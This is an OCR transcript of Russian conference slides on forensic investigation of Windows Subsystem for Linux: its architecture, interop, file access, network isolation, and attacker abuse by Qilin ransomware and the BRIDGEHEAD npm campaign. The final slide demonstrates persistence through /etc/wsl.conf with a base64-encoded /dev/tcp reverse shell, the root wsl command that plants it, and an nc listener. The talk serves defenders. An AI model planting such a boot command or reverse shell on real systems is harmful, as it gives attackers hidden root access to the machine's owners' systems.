Слайды / 8 из 9
Слайды выступления
DFIR vs WSL: цифровая криминалистика на стыке миров
Владислав Азерский · F6
День 2 — пятница, 4 сентября 2026 · По программе 12:15–12:35 · В записи 03:43:38–04:09:12
Под каждым слайдом набран его текст — для поиска по словам и для машинного чтения. Он распознан автоматически с той же картинки, что показана выше: мелкий текст внутри скриншотов распознаётся не всегда, спорное место смотрите на самом слайде.
Стр. 103:44:44 Текст слайда
F6
DFIR vs WSL: цифровая криминалистика
на стыке миров
Владислав Азерский
Заместитель руководителя Лаборатории цифровой криминалистики и исследования вредоносного кода
Стр. 203:44:57 Текст слайда
Сюрприз...
F6
Как мне им сказать, что
DATA SECURED
bany
OFIR
DFIR
OFIRI
сегодня мы будем говорить не про крим. артефакты WSL..
Стр. 303:45:47 Текст слайда

История развития WSL
F6
• Хочется запускать Linux-приложения в ОС Windows? Для этого есть компонент WSL*
(Windows Subsystem for Linux).
WSL release (2016)
WSL2 release (2019)
easyWSL release (2022)
WSL
open- sourced (2025)
*https://learn.microsoft.com/en-us/windows/ws1 easywSI: https://github.com/redcode-_abs/easywsl WSl open-sourced: https://learn.microsoft.com/en-us/windows/ws1/opensource
Стр. 403:47:21 Текст слайда
Какие есть версии?*
F6

• WSL1 использует уровень трансляции, который
реализует системные вызовы Linux поверх ядра Windows. B WSL1 это реализовано с помощью РІСО-процессов и провайдеров (Ixss.sys u Ixcore.sys).
Архитектура WSL2:
WINDOWS
wslservice.exe
COM
LINUX VM
mini_init
• WSL2, напротив, использует виртуальную
машину (ВМ) для выполнения кода ядра Linux, при этом ресурсы BM динамически выделяются и высвобождаются в зависимости от текущей нагрузки.
WSL2 запускает дистрибутивы Linux в виде изолированных контейнеров внутри управляемой ВМ.
CreateProcessAsUser
LINUX DISTRO
wsl.exe
wslhost.exe
hvsock
relay
init
wslapi.dil
command
Windows filesystem
hvsock
plan9
*- https://learn.microsoft.com/en-us/windows/ws1/compare-versions
Стр. 503:48:45 Текст слайда

Особенности
F6
#1 WSL interop
Вызов исполняемых файлов Windows (например, ехе) изнутри среды WSL.
Создается полноценный процесс Windows, родительским
процессом которого выступает wsl.exe.
#2 Filesystem access via /mnt/c
Процессы Linux могут выполнять чтение и запись на
системный диск Windows через
смонтированную файловую систему Plan 9 (9P).
Файловые операции из WSL дистрибутива к файловой
системе Windows
обрабатываются системным процессом DilHost.exe.
#3 Network - nothing
crosses
Сетевой стек WSL2 полностью изолирован внутри виртуальной машины. Он имеет собственный IP-адрес (обычно из подсети
172.х.х.x), а также собственный механизм разрешения DNS- имен и таблицу маршрутизации.
Хостовые СЗИ становятся
«слепыми» к внутреннему трафику виртуальной машины.
Только WSL2.
Только WSL2.
Стр. 603:50:55 Текст слайда

#1 Я сказала «Стартуем»….
F6
Запуск команды в дистрибутиве WSL из ОС Windows:
Windows PowerShell Copyright (C) Microsoft Corporation. All rights reserved.
PS C: \WINDOWS\system32> wsl. exe --list --verbose
VERSION
NAME
STATE Stopped
* kali-Linux
2
PS C: \WINDOWS\system32> wsl.exe -d kali-linux -u root -exec bash -c "echo Hello!" Hello! PS C: \WINDOWS\system32> |
Отключение «interop»*
(/etc/wsl.conf) :
[interop]
enabled = false appendwindowsPath = false
Запуск исполняемого файла Windows изнутри дистрибутива WSL:
PS C: \WINDOWS\system32> wsl.exe -d kali-linux
Калькулятор
-(Message from Kali developers)
= Программист
This is a minimal installation of Kali Linux, you likely want to install supplementary tools. Learn how: - https://www.kali.org/docs/troubleshooting/common-minimum-setup/
0
-(Run: "touch ~/ hushlogin" to hide this message)
HEX
-forensics DESKTOP-RU35K6-/mnt/c/WINDOWS/ svstem32
I DEC
$ /mnt/c/WindowsSvstem32/calc.ex
OCT
-(forensics® DESKTOP-RU35K6)-L/mnt/c/WINDOWS/system32]
BIN
QWORD
MS
*-https://learn.microsoft.com/en-us/windows/ws1/wsl-config#interop-settings
Стр. 703:52:29 Текст слайда

#2 А что там с файлами?
F6
Доступ к ФС WSL из Windows (\\ws1$) :
- wsl$
Сеть › wsl$ >
Создать »
Al
• Главная
kali-linux
А Галерея
OneDrive
Доступ к ФС Windows из WSL (/mnt/c) :
„ ) Сеть > wsi$ > kali-linux > home > forensics >
N Сортировать ~
Просмотреть в
Имя
Дата изменения
Тип
config
java
local
.bash_history
.bash logout
.bashrc
.bashrc.original
D profile D python_ history
24.01.2026 18:13
24.01.2026 18:13
30.01.2026 14:12
25.01.2026 20:36
25.08.2026 14:17
24.01.2026 18:13
24.01.2026 18:13
24.01.2026 18:13
24.01.2026 18:13
26.01.2026 20:18
Папка с файлами
Папка с файлами
Папка с файлами
Папка с файлами
Файл "BASH HISTOR..
Файл "BASH LOGOUT"
Файл "BASHRC"
Файл "ORIGINAL"
Файл "PROFILE"
Файл "PYTHON HIST..
-(forensics® DESKTOP-RU35KD6)-[/home] -$ cd /mnt/c/Users/SmartGlue/Downloads/MFD2026
tsrensics@DESKTOP-RU35KD6)-1/mnt/c/Users/SmartGlue/Downloads/MFD2026]
total 50764 drwxrwxrwx 1 forensics forensics
4096 Aug 25 14:40
25 14:40
-rwxrwxrwx 1 forensics forensics 51982270 Aug
AzerskiyVlad_CIRF2026.pptx
drwxrwxrwx 1 forensics forensics
Pictures
4096 Aug 25 11:28
drwxrwxrwx 1 forensics forensics
4096 Aug 25 11:24
-rwxrwxrwx 1 forensics forensics
165 Aug 25 03:30 '~$AzerskiyVlad_CIRF2026.pptx'
Стр. 803:53:20 Текст слайда

Новостные сводки (TI)
F6
#1 Статья от Black Lotus Labs*
Дата: 2021 год
#2 Qilin** (RaaS)
Дата: начало февраля 2026 года
#3 Кампания «BRIDGEHEAD»*** Дата: август 2026 года
ELF-файл, который взаимодействовал с WSL.
Конкретики нет.
• Первичная компрометация:
использование RAT или получение доступа через RDP.
• Активация или развертывание WSL: часто выполняется на рабочих станциях разработчиков.
• Загрузка и запуск: загрузка
шифровальщика в формате ELF и его выполнение внутри среды WSL.
Злоумышленники разместили в публичном реестре прт 40 пакетов с именам, похожими на популярные библиотеки.
Если система определялась как Linux,
скрипт дополнительно проверял,
работает ли она в среде WSL (путем
проверки наличия переменных
окружения WSL_DISTRO_NAME и WSLENV).
Я ЭТО ВИЖУ!
• Шифрование: зашифрованы
файлы на хостовой ОС Windows.
Производилась доставка и запуск стиллера на ОС Windows.
* -https://www.securitylab.ru/news/524619.php - https://www.bleepingcomputer.com/news/security/gilin-ransomware-abuses-ws1-to-run-linux-encryptors-in-windows ***- https://www.cloudsek.com/blog/bridgehead-npm-typosquatting-ws1-windows-crypto-wallet-stealer#stage-3-the-wsl-gate
Стр. 903:56:28 Текст слайда

Векторы атак
F6
Linux side
Windows side
Злоумышленник получил доступ к дистрибутиву WSL с помощью
вредоносного скрипта или пакета прт/рір.
Злоумышленник получил доступ к хостовой машине под управлением ОС Windows.
Для работы WSL2 необходимо включить два компонента Windows (требуются права Администратора):
dism.exe /online /enable-feature / featurename: VirtualMachinePlatform /all /norestart
dism.exe /online /enable-feature /featurename:Microsoft- Windows-Subsystem-Linux /all /norestart
Два сценария:
• WSL установлен на ОС
Windows;
• установка WSL возможна
только при условии, что злоумышленник уже получил
полный контроль над скомпрометированным
хостом.
Стр. 1003:57:26 Текст слайда

Закрепление через /etc/wsl.conf*
F6
• В каждом инстансе можно создать файл
Получение обратного шелла:
/etc/wsl.conf и в секции [boot] указать для
forensics@forensics-v
параметра command команду, которая будет
forensics@forensics-VMware-Virtual-Platform: $ ip a 1: Lo: <LOOPBACK, UP, LOWER_UP> mtu 65536 disc noqueue state UNKNOWN
выполняться с правами root при каждом его
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
запуске (например, запуск Reverse Shell):
inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever
[boot]
inet6 ::1/128 scope host noprefixroute valid_lft forever preferred_ift forever
command=echo
2: ens33: <BROADCAST MULTICAST ,UP, LOWER_UP> mtu 1500 qdisc fq_codel
L2Jpbi9zaCAtaSA+JiAvZGV2L3RjcC8X0TIUMTY4LjM3LjEyO
link/ether 00:0c:29: f5:41:27 brd ff: ff:ff:ff:ff:ff
S8yMjIyIDA+JjE= | base64 -d | /bin/bash
altname enp2s1 inet 192.168.37.129/24 brd 192.168.37.255 scope global dynamic
valid_lft 1160sec preferred_lft 1160sec inet6 fe80: :20c: 29ff: fef5:4127/64 scope link
• Допустим, мы получили доступ к хостовой ОС
valid_lft forever preferred_lft forever
Windows. Выполняем данные команды (root):
forensics@forensics-VMware-Virtual-Platform: $ nc - Lvnp 2222 Listening on 0.0.0.0 2222
ws1 -1 - V
Connection received on 192.168.37.1 28764
ws1 -u root -d ‹ distro_name› --exec bash -c "echo
# 1s
-e '[boot]\ncommand=echo L2Jpbi9zaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjM3LjEyO S8yMjIyIDA+JjE= | base64 -d | /bin/bash' > /etc/wsl.conf"
* - https://t.me/gardendetective/45 (видео)
Стр. 1103:58:19 Текст слайда
